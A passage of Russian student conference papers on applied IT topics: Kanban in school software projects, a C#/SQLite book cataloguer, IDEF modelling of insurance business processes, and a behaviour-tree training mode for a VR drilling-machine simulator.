Ранняя специальная школьная подготовка к будущей профессиональной деятельности сегодня является актуальной и значимой задачей для большинства общеобразовательных организаций нашей страны. Приобщение обучающихся к «реальной практике» представляется тем вектором развития школьного образования, который способен раскрыть объективные и субъективные факторы решения проблем по технологическому и экономическому лидерству на мировом рынке [5]. Разработка программного обеспечения требует налаженной коммуникации в команде разработчиков. Гибкие методы, к которым относится и метод Канбан, могут привести к значительному повышению уровня взаимодействия между членами команды. В данной статье представлено исследование по изучению влияния применения метода Канбан в проектной деятельности команды обучающихся общеобразовательной школы на уровень коммуникации в совместной работе над разработкой программного обеспечения [1].

В данном исследовании использован тест «Коммуникативные и организаторские склонности» В.В. Синявского, В.А. Федоришина, видеоизмененный опросник был адаптирован под возрастные особенности обучающихся общеобразовательных организаций.

На базе общеобразовательной организации был создан кружок по разработке программного обеспечения для современных мобильных устройств. Работа над созданием продукта была максимально приближена к реальной деятельности специалистов. Прототипы программных продуктов должны были отвечать некоторым требованиям компаний разработчиков: простота использования, интеграция на все устройства, подключение к платежным средствам и др. В каждой команде проекта участвовало четыре – пять школьников с распределенными обязанностями. На протяжении двух недель с использованием трех итерационных циклов гибкого метода команды разрабатывали прототипы программного обеспечения.

Метод Канбан был интегрирован в процесс разработки продукта. Рабочая зона в виде доски была расчерчена на столбцы, этапы рабочего процесса для определения задач. В качестве этапов выбраны следующие: план, анализ, прототип, код, продажа. При прохождении проектом этапа «продажа», одно из проектных решений смешается с этапа «код» на этап «продажа», далее заполняется пустая ячейка «код» из этапа «прототип». Поддержка идеального состояния процесса работы над программным продуктом достигается за счет непрерывного потока информации, устранения «затора» на каком-либо этапе или своевременном поиске новых клиентов для пополнения ячеек этапа «план» [2].

Задачи распределялись между участниками проектной группы с продолжительностью выполнения несколько часов. Через каждые три дня команда представляла промежуточные результаты потенциальным заказчикам, в роли которых выступали приглашенные преподаватели университетов. Также проводились короткие встречи с экспертным сообществом, которые были хорошо осведомлены в представляемой области информационных технологий.

Полученные по результатам тестирования данные были проанализированы. В результате обработки полученных данных можно отметить, что уровень ниже среднего коммуникативных и организаторских способностей снизился с 33 % до 0 %, средний вырос с 17 % до 20 %, тогда как высокий увеличился с 50 % до 75 % респондентов.

Результаты показывают, что по мнению обучающихся в большей степени использование Канбан оказало наибольшее влияние на коммуникацию в команде на первых этапах работы над проектом, постепенно применимость доски была сведена к минимуму, тем более, когда проектная работа была на завершающем этапе. По мнению обучающихся, обращение к Канбан-доске играло в большей степени вспомогательную роль. Сделало простым процесс структурирования информации о текущих и предстоящих задачах, при этом общение между участниками команды происходило в традиционной форме. Однако некоторые отметили, что при возникновении трудностей и проблем метод Канбан помогал команде сплотиться и организовать взаимовыручку на протяжении всей проектной работы, на каждом этапе было наглядно видно, что делают другие участники и всегда можно было им помочь или проконтролировать их работу [3].

В результате исследования можно прийти к выводу, что использование метода Канбан оказывает положительное влияние на деятельность школьников, как на начальном этапе проектной работы, так и на последнем. Необходимо отметить, что степень влияния Канбан постепенно утрачивает свою силу к завершающей стадии, когда обучающиеся больше стали полагаться на межличностное общение. Канбан-доска для школьников представлялась в виде необходимого наглядного оборудования при совместной работе и не воспринималась ими как инструмент для внутренней коммуникации. Наблюдение со стороны за работой проектных команд показало также, что возни-

кающие трудности и недопонимания между участниками могут быть устранены с помощью метода Канбан.

Заключение

Необходимо отметить, что результаты опытно-экспериментальной работы со школьниками могут отличаться от исследований командной работы профессиональных специалистов. Значимостью применения метода Канбан можно считать удовлетворение потребности обучающихся общего образования в самореализации, приобретения основ профессионального опыта, саморазвития и рефлексии. Полученные результаты следует рассматривать, как предложение по применимости изучаемого метода в общеобразовательной организации. Результаты данного исследования могут лечь в основу дальнейших работ по изучению влияния гибких методов на совместную командную работу.

СПИСОК ИСТОЧНИКОВ

1. Ганебных, Е. В. Управление Аджайл-проектами в бережливом производстве / Е. В. Ганебных, О. В. Фокина // *Лидерство и менеджмент*. – 2019. – Т. 6, № 3. – С. 201-208. – DOI 10.18334/lim.6.3.41003. – EDN YDMAVS.
2. Ишков, А. Д. Продвижение компетентного подхода в мировом образовании: шаги и тенденции / А. Д. Ишков, Н. Г. Милорадова // *Экономика и предпринимательство*. – 2019. – № 4(105). – С. 833-836. – EDNSLPWVL.
3. Моттаева, А. Б. Роль инновационной деятельности в развитии современных предприятий России / А. Б. Моттаева // *Интернет-журнал Науковедение*. – 2013. – № 6(19). – С. 69. – EDN SAKQLT.
4. Терехова, Ю. В. Логистическая система «Канбан» как универсальное средство оперативного планирования работы / Ю. В. Терехова, П. А. Егоров // *Комплексные проблемы развития науки, образования и экономики региона*. – 2013. – № 3. – С. 99-103. – EDN SBZIMF.
5. Шук, Д. Учитесь видеть бизнес-процессы. Практика построения карт потоков создания ценности / Д. Шук, М. Ротер. – Москва : Альпина Паблишер, 2008. – 136 с. – ISBN 978-5-9614-0621-4. – EDN SUQWDP.

УДК 004.4

Фахретдинова Назгуль Зубаировна, студент, Башкирский государственный педагогический университет имени М. Акмуллы
Fakhretdinova Nazgul Zubairovna, student, Bashkir State Pedagogical University named after M. Akmulla

Старцева Оксана Геннадиевна, кандидат педагогических наук, доцент, доцент кафедры информационных технологий, Башкирский государственный педагогический университет имени М. Акмуллы
Startseva Oksana Hennadievna, Candidate of Pedagogical Sciences, Associate Professor, Associate Professor of the Department of Information Technology, Bashkir State Pedagogical University named after M. Akmulla

ПРОГРАММНАЯ РАЗРАБОТКА КАТАЛОГИЗАТОРА КНИГ

SOFTWARE DEVELOPMENT OF A BOOK CATALOGER

Аннотация. В статье рассматривается программная разработка каталогизатора книг с графическим интерфейсом на языке C# в среде Visual Studio с привязкой базе данных SQLITE. Каталогизатор книг предназначен для учёта книг в домашней библиотеке и хранит информацию о названии книги, авторе, жанре, дате добавления, количестве страниц, издательстве.

Abstract. The article discusses the software development of a book cataloger with a graphical interface in C# in the Visual Studio environment with a SQLITE database binding. The book cataloger is designed to keep track of books in the home library and stores information about the book title, author, genre, date of addition, number of pages, publisher.

Ключевые слова: каталогизатор книг, библиотека, разработка, приложение, программный продукт, языки программирования.

Key words: catalogue of books, library, development, application, software product, programming languages.

Введение

В современном информационном обществе чтение книг остается одним из наиболее популярных и доступных источников знаний. Многие люди предпочитают иметь собственную домашнюю библиотеку, в которой хранятся книги разных жанров и авторов. Однако с ростом количества книг возникает потребность в учете и систематизации этой информации.

Целью данной работы является разработка приложения каталогизатора книг, предназначенного для эффективного учета и управления информацией о книгах в домашней библиотеке. Важно создать удобный и функциональный инструмент, который поможет пользователям систематизировать и хранить данные о своих книгах, а также быстро находить нужную литературу.

Тема каталогизации книг имеет определенную разработанность, однако существующие решения зачастую не соответствуют полностью потребностям пользователей. Многие приложения ограничены по функционалу, имеют неудобный интерфейс или не позволяют эффективно управлять большим объемом информации. Наше приложение предлагает более удобный и гибкий подход, с учетом всех необходимых параметров, таких как название книги, автор, жанр, дата добавления, количество страниц и издательство. И в этой статье будет рассмотрена разработка каталогизатора книг с графическим интерфейсом.

Основная часть

Каталогизация – это процесс создания и функционирования библиотечных каталогов. В состав каталогизации обычно входят библиографическая обработка, заканчивающаяся формированием библиографической записи, ввод библиографических данных или тиражирование каталожных карточек, работа с каталогами. Каталогизаторы же книг позволяют быстро находить нужные книги и легко управлять своей библиотекой.

История библиотечных каталогизаторов длится уже с древних времён. Например, у ассирийского царя Ашшурбанапала была огромная библиотека, в которой на глиняных табличках была расписана вся информация о книгах. Эти таблички уже были «похожи на современные библиотечные каталоги, так как на каждой табличке указано название текста, его язык, имя автора, дано краткое резюме содержания и даже нечто вроде библиотечного шифра, по которому документ следовало искать в коллекции» [4]. И каталоги в библиотеках развивались до тех пор, пока не пришли к современному виду. Электронных каталогизаторы впервые появились в Соединённых Штатах Америки ещё в 60-х годах, тогда электронные документы начали создаваться сначала под определённые задачи [2]. Современные каталогизаторы начали появляться лишь с появления глобальной сети Интернет, тогда-то всё и началось.

Аналог приложения All My Books.

All My Books – универсальный каталогизатор, с его помощью можно создать каталог обычных печатных книг, электронных книг и документов, а также аудиокниг. В зависимости от типа книг, взаимодействие с программой будет немного отличаться [1, 6].

При разработке приложения были использованы следующие программные продукты и языки разработки:

1. «Язык программирования C#. Он является основным языком разработки программ на платформе .NET корпорации Microsoft» [5].
 2. Среда разработки Visual Studio - «это интегрированная среда разработки для создания, документирования, запуска и отладки программ, написанных на языках .NET» [3].
 3. База данных Browser для SQLite. SQLite - это легкая, встроенная база данных, которая обеспечивает хранение и управление структурированными данными.
- Таким образом, используя данные средства было создано приложение, которое предоставляет читателю широкий спектр функций. Вот некоторые из них:
1. Добавление книг.
 2. Редактирование информации.
 3. Сортировка.
 4. Управление данными.

На рисунке 1 представлена структура базы данных (БД) через приложение DB Browser.




Рисунок 1 – Структура БД

Интерфейс нашего приложения максимально прост и интуитивно понятен, что позволяет читателям начать работу с приложением даже без дополнительной подготовки. На рисунке 2 представлено главное меню, которое содержит пункты: книги, жанры, авторы, издательства и настройка БД.




Рисунок 2 – Меню приложения

На рисунке 3 представлены записи о книге, где можно выбрать жанры, автора и издательство, которые добавляли сами.




Рисунок 3 – Создание записи о книге

На рисунке 4 представлена форма создания жанра и автора, где можно добавить или также удалить их.




Рисунок 4 – Список записанных жанров и авторов

Заключение

В рамках данного проекта была проведена разработка приложения каталогизатора книг для более удобного учета и управления информацией о книгах в домашней библиотеке. В ходе работы над проектом была реализована основная функциональность приложения. Была разработана интуитивно понятная пользовательская среда, позволяющая пользователям легко управлять книгами. В ходе работы было выявлено, что приложение является необходимым инструментом для организации и систематизации коллекции книг. Оно значительно упрощает процесс поиска и управления информацией о книгах. Таким образом, результаты данной работы свидетельствуют о достижении поставленных целей и разработке полезного и функционального приложения каталогизатора книг.

СПИСОК ИСТОЧНИКОВ

1. Информатизация сайт о работе с офисными программами // Как сделать каталог книг домашней библиотеки в Access? – 2019. – URL: <https://iiorao.ru/word/kak-sdelat-katalog-knig-domashnej-biblioteki-v-access.html> (дата обращения: 08.11.2023).
2. Парамошкин, Д. С. Анализ применения метаданных в электронных библиотеках информационных ресурсов / Д. С. Парамошкин, С. В. Шибанов, Б. Г. Хмелевской // Труды международного симпозиума «Надежность и качество». – 2009. – № 1. – С. 211-214.
3. Сычев, А. В. Web-технологии / А. В. Сычев – Москва : Национальный Открытый Университет «ИНТУИТ» – 2016. – 408 с. – URL: <https://intuit.ru/studies/courses/485/341/lecture/8195> (дата обращения: 08.11.2023).
4. Фролов, Ю. Из истории библиотечных каталогов / Ю. Фролов // Наука и жизнь. – 2022. – № 6. – С. 70-71.
5. Шилдт, Герберт. С# 4.0: полное руководство / Герберт Шилдт– Москва : ООО «И.Д.Вильямс» – 2011. – С. 31.
6. Bolide® Software. All My Books – программа-каталогизатор книг / Bolide® Software – . – URL: <https://allmybooks.ru/> (дата обращения: 08.11.2023).

УДК 004.94

Хадарин Никита Алексеевич, студент, Башкирский государственный педагогический университет имени М. Акмуллы

Khadarin Nikita Alexeevich, student, Bashkir State Pedagogical University named after M. Akmulla

Старцева Оксана Геннадиевна, кандидат педагогических наук, доцент, доцент кафедры «Информационные технологии», Башкирский государственный педагогический университет имени М. Акмуллы

Startseva Oksana Hennadiievna, Candidate of Pedagogical Sciences, Associate Professor, Associate Professor of the Department «Information Technology», Bashkir State Pedagogical University named after M. Akmulla

МОДЕЛИРОВАНИЕ БИЗНЕС-ПРОЦЕССОВ ДЕЯТЕЛЬНОСТИ СТРАХОВОЙ КОМПАНИИ

BUSINESS PROCESS MODELING ACTIVITIES OF THE INSURANCE COMPANY

Аннотация. В статье рассматриваются концепция моделирования бизнес-процессов и её важность в современном управлении страховой компанией с помощью методологии IDEF. Исследование показывало, что автоматизация бизнес-процесса оформления и расчета договоров в страховании является эффективным способом оптимизации операций и улучшения обслуживания клиентов. Она способствует снижению затрат, сокращению времени и повышению качества работы страховых компаний.

Abstract. The article discusses the concept of business process modeling and its importance in the modern management of an insurance company using the IDEF methodology. The study shows that automation of the business process of registration and calculation of insurance contracts is an effective way to optimize operations and improve customer service. It helps to reduce costs, reduce time and improve the quality of work of insurance companies.

Ключевые слова: моделирование, IDEF0, бизнес-процесс, страховая компания, ОСАГО, страховой полис.

Key words: modeling, IDEF0, business process, insurance company, СТР, insurance policy.

Введение

«В современном мире страхование является важнейшей предпосылкой стабильной и безопасной жизнедеятельности каждого отдельного человека, семьи, общества в целом» [1].

Актуальность работы заключается в том, что моделирование бизнес-процессов деятельности страховой компании является важным инструментом для анализа и оптимизации ее текущих процессов, а также проводить сценарный анализ и прогнозировать результаты изменений.

Целью данной работы является создание модели бизнес-процессов страховой компании, которая бы отражала весь жизненный цикл страхового полиса и процессы, связанные с подачей заявка, расчетом страховой премии, заключением договора страхования, обслуживанием клиентов и регулированием убытков. Модель должна быть достаточно гибкой и масштабируемой, чтобы учесть все особенности бизнеса страховой компании и позволить проводить анализ эффективности процессов, выявлять проблемные зоны и находить пути их оптимизации и совершенствования. Для примера будет рассматриваться анализ заключения страхового договора с последующей оптимизацией бизнес-процесса.

Основная часть

«IDEF0 (Integration Definition for Function Modeling) – методология функционального моделирования для описания функций предприятия, предлагающая язык функционального моделирования для анализа, разработки, реинжиниринга и интеграции информационных систем бизнес процессов; или анализа инженерии разработки ПО (or software engineering analysis)» [2].

Начнем с представления общей деятельности страховой компании (рисунок 1).





Рисунок 1 – Моделирование контекстной диаграммы деятельности страховой компании в нотации IDEF0

Деятельность страховой компании в основном направлена на заключение страховых договоров, которые позволяют формировать страховой фонд из собранных страховых премий. Договор страхования может быть заключен как в форме самостоятельного полиса (для простых объектов с указанием всех существенных условий), так и в полнотекстовой форме [3]. Для примера рассмотрим бизнес-процесс подачи заявки, определения стоимости и движения страхового полиса по обязательному страхованию автогражданской ответственности (ОСАГО) (рисунок 2, а).

Бизнес-процесс заключения страхового договора состоит из: поступления заказа от клиента, оформления страхового полиса и выдачи полиса страхователю (рисунок 2, б).

«Обязательное страхование гражданской ответственности дает возможность автовладельцу избежать финансовых затрат на компенсацию ущерба потерпевшей стороне в случае ДТП» [4].

а)



б)





Рисунок 2 – Моделирование бизнес-процессов страховой деятельности (а) и бизнес-процесса заключения страхового договора (б) в нотации IDEF0

Сначала был проведен анализ и описание AS-IS (рисунок 3, а) модели, чтобы выявить основные шаги и этапы, вовлеченные в процесс заключения договоров страхо-

вания. Затем была определена разница между AS-IS и TO-BE (рисунок 3, б) моделями, чтобы выявить дополнительные или измененные шаги, необходимые для достижения желаемого состояния процесса.

а)



б)




Рисунок 3 – Моделирование бизнес-процесса заключения договора ОСАГО в нотации IDEF0: а – «Как-Есть»; б – «Как должно быть»

При внедрении автоматизации необходимо учитывать специфику каждой страховой компании и находить баланс между автоматическими процессами и взаимодействием с клиентами.

Согласно ст. 944 ГК при заключении договора страхования страхователь обязан сообщить страховщику известные страхователю обстоятельства, имеющие существенное значение для определения вероятности наступления страхового случая и размера возможных убытков от его наступления (страхового риска), если эти обстоятельства не известны и не должны быть известны страховщику [5].

В отличие от IDEF0, который является методом для моделирования функциональных бизнес-процессов, IDEF3 предназначен для моделирования потоков информации и обмена данными между участниками процесса (рисунок 4).




Рисунок 4 – Моделирование декомпозиции бизнес-процесса заключения договора в нотации IDEF3

В итоге, декомпозиция бизнес-процесса заключения договора в нотации IDEF3 помогает визуализировать и анализировать каждый этап процесса, облегчая его управление и оптимизацию.

Заключение

Автоматизация бизнес-процесса по оформлению договоров страхования является необходимой и эффективной мерой для современных страховых компаний.

Основные преимущества, которые были выявлены в ходе исследования, включают повышение эффективности и точности процесса оформления договоров, сокращение времени получения и обработки информации, минимизацию риска ошибок и повышение уровня обслуживания клиентов. Автоматизация позволяет упростить и ускорить процессы проверки и анализа данных, формирования документов и уведомлений, а также обеспечить надежное хранение и доступность информации.

Автоматизация бизнес-процесса по оформлению договоров страхования улучшает контроль, отслеживание и соблюдение сроков, а также предоставляет отчеты и статистику для управленческих решений. Это позволяет страховым компаниям быть более гибкими и конкурентоспособными на рынке.

СПИСОК ИСТОЧНИКОВ

1. Земцова, Л. В. Страхование : учеб. пособие / Томский Государственный университет систем управления и радиоэлектроники (ТУСУР), Факультет дистанционного обучения. – 2-е изд., доп. – Томск : ТУСУР, 2015. – 144 с.
2. ИнфоСтарт: Анализ и Управление. – Санкт-Петербург, 2004-2023. – URL: <https://infostart.ru/pm/1430187/>. Краткий путеводитель по методологиям и нотациям описания и моделирования бизнес-процессов. Часть 2. – (дата обращения: 09.11.23).
3. Портал студенческих и научных материалов Ozlib.com. – Москва, 2017-2023. – URL: <https://kurl.ru/JwAkJ>. Основные бизнес-процессы страхования. – (дата обращения: 09.11.23).
4. Выберу.ру: официальный сайт. – Москва, 2014-2023. – URL: <https://www.vbr.ru/strahovanie/help/osago/dogovor-osago/>. Договор ОСАГО. – (дата обращения: 09.11.23).
5. Студпедия: официальный сайт. – Москва, 2018. – URL: https://studopedia.ru/20_98388_lektsiya--biznes-protsessi-strahovaniya.html. Бизнес-процессы страхования. – (дата обращения: 09.11.23).

УДК 004.946

Харитонов Лев Сергеевич, студент, Арзамасский политехнический институт (филиал) НГТУ им. Р. Е. Алексеева

Kharitonov Lev Sergeevich, student, Arzamas Polytechnic Institute of R.E. Alekseev Nizhny Novgorod State Technical University

Куравин Денис Сергеевич, студент, Арзамасский политехнический институт (филиал) НГТУ им. Р. Е. Алексеева

Kuravin Denis Sergeevich, student, Arzamas Polytechnic Institute of R.E. Alekseev Nizhny Novgorod State Technical University

Эварт Татьяна Евгеньевна, кандидат физико-математических наук, доцент, декан факультета Машиностроения, приборостроения и информационных технологий Арзамасского политехнического института (филиала) НГТУ им. Р. Е. Алексеева

Evart Tatiana Evgenievna, Candidate of Physico-Mathematical Sciences, Docent, Dean of the Faculty of Mechanical Engineering, Instrumentation and Information Technology of Arzamas Polytechnic Institute of R.E. Alekseev Nizhny Novgorod State Technical University

РАЗРАБОТКА ИНТЕЛЛЕКТУАЛЬНОГО ОБУЧАЮЩЕГО РЕЖИМА ДЛЯ ВИРТУАЛЬНОГО ТРЕНАЖЁРА-СИМУЛЯТОРА СВЕРЛИЛЬНОГО СТАНКА

DEVELOPMENT OF AN INTELLIGENT TRAINING MODE FOR A VIRTUAL SIMULATOR OF A DRILLING MACHINE

Аннотация. В данной статье рассматривается разработка интеллектуального обучающего режима для виртуального тренажёра-симулятора сверлильного станка. Симуляторы делают обучение более быстрым, безопасным и доступным. Обучающий режим был реализован с помощью поведенческого дерева – модели, описывающей последовательность действий и решений, принимаемых системой в зависимости от определенных условий. Разработанный алгоритм был интегрирован в VR-тренажёр для обучения работе со сверлильным станком.

Abstract. This article discusses the development of an intelligent training mode for a virtual simulator of a drilling machine. Simulators make learning faster, safer and more accessible. The training mode was implemented using a behavioral tree – a model describing a sequence of actions and decisions taken by the system depending on certain conditions. The developed algorithm was integrated into a VR simulator for learning how to work with a drilling machine.

Ключевые слова: виртуальная реальность, VR-тренажёр, искусственный интеллект, обучающий режим, дерево поведения.

Key words: virtual reality, VR simulator, artificial intelligence, training mode, behavior tree.

Введение

В современном мире машиностроительное производство является одним из ключевых направлений промышленности, и для качественной подготовки специалистов в этой области актуальны инновационные подходы в обучении. В этом отношении, виртуальные тренажёры и симуляторы представляют собой достаточно перспективные инструменты.

Разработка VR-тренажёров и симуляторов является актуальной, так как обучение работе на станках сопряжено с рисками для здоровья, затратами на оборудование, а также длительно. Виртуальный тренажёр для обучения работе на станках поможет начинающим станочникам отрабатывать навыки и получать знания в виртуальной среде, которая является безопасной зоной, где можно обучаться быстро и на любом оборудовании.

Необходимо, чтобы в симуляторе был реализован качественный и продуманный обучающий режим. Компьютерная система должна понимать действия пользователя и адекватно реагировать на любые из них. В применении искусственного интеллекта (ИИ) в обучении крайне важна прозрачность, так как в данном случае цена решений крайне высока: необходимо видеть, как и почему система приняла то или иное решение [1].

В связи с вышеизложенным, тема работы является актуальной.

Целью данной работы является разработка интеллектуального обучающего режима для обучающего VR-симулятора сверлильного станка.

Данная работа является логическим продолжением работы [5], где обучающий режим был реализован в виде машины состояний.

Основная часть

В качестве основной среды разработки была выбрана платформа Unity. Она обеспечивает поддержку широкого спектра VR-платформ, обладает мощными возможностями для работы с графикой, физикой, звуком и анимацией, и использует язык программирования C#.

Существуют три основные модели проектирования ИИ в VR-приложениях: машина состояний (finite state machine – FSM), дерево поведения (behavior tree – BT) и ИИ, основанный на полезности (utility AI) [4].

Для построения архитектуры интеллектуального обучающего режима было выбрано поведенческое дерево, так как машина состояний, несмотря на простоту и прозрачность, оказывается очень тяжело масштабируемой, а utility AI является слишком непредсказуемым.

Дерево поведения похоже на иерархическую FSM, но это более гибкий и масштабируемый паттерн [3]. Ключевые особенности BT можно резюмировать следующим образом. Выполнение BT всегда начинается с корневого узла и продолжается в глубинном порядке, начиная с самой левой ветви. Узлы представляют собой задачи (поведения) и условия, а не состояния. Поведения представляют собой фрагменты кода, которые выполняются в течение одного или нескольких циклов и приводят к «успеху» или «неудаче». Если для выполнения задачи требуется более одного цикла, она будет иметь статус «запущенной», прежде чем вернуть результат. Поведения могут быть составными – зависимыми от дочерних. Два наиболее отличительных составных поведения – селекторы и последовательности.

Селектор (selector, ромбовидный блок) по очереди пытается выполнить все дочерние поведения, и, как только одно из них заканчивается «успехом», селектор также возвращает «успех». Если все дочерние поведения вернули «неудачу», селектор также заканчивается «неудачей».

Последовательность (sequence, 6-угольный блок на рисунке 1) также пытается по очереди выполнить все свои дочерние задачи одну за другой, и, как только какая-либо дочерняя задача терпит «неудачу», то последовательность также возвращает «не-

удачу». Последовательность возвращает «успех», только если все ее подзадачи завершились успешно.

Связи между поведением в ВТ всегда являются отношениями вида «родитель-ребенок» и никогда «брат-сестра», что делает структуру дерева поведения модульной и масштабируемой [2].

На рисунке 1 представлен фрагмент разработанного поведенческого дерева для обучения работе на сверлильном станке в виде ориентированного графа.



Рисунок 1 – Фрагмент дерева поведения обучающего режима

Задаётся последовательность действий, представляющая собой порядок работы со сверлильным станком. В каждой ветви обязательно имеется инструкция в виде анимации «эталонной» работы виртуального ассистента, за которым нужно повторить действие, со звуковым сопровождением.

Разработанное дерево поведения было интегрировано в приложение виртуальной реальности, предназначенное для обучения работе со сверлильным станком. Приложение имеет фотореалистичную графику (рисунок 2), а взаимодействие с VR-объектами осуществляется не при помощи классических контроллеров, а непосредственно с помощью рук, с использованием контроллера Leap Motion, который прикрепляется к VR-шлему.



Рисунок 2 – Скриншот работы VR-приложения

Заключение

Таким образом, в результате работы был разработан интеллектуальный обучающий режим для сверлильного станка. Выбранная модель, – дерево поведения, – является понятным и легко масштабируемым паттерном, широко применяемым для построения игрового ИИ. Разработанный обучающий режим был интегрирован в виртуальный

тренажер-симулятор, который имеет фотореалистичную графику, а взаимодействие с VR-объектами реализуется непосредственно с помощью рук.

В будущем планируется создание обучающих режимов для отработки действий в нестандартных ситуациях, а также расширение коллекции оборудования.

СПИСОК ИСТОЧНИКОВ

1. AI в обучении: на что способны технологии уже сейчас? Сессия 49 / Сберуниверситет // EduTech. – 2022. – № 4(49). – 60 с. – URL: https://sberuniversity.ru/upload/iblock/09f/85v0n3to7fvy3awqz3p1lboeq0sk464r/EduTech_49_web.pdf (дата обращения: 9.11.2023).
2. Goebel R. P. ROS By Example Volume 2: Packages and Programs for Advanced Robot Behaviors. – 2015. – 464 p.
3. Pêcheux M. Boost your Unity/C#: AI Programming. – 2023. – 499 p.
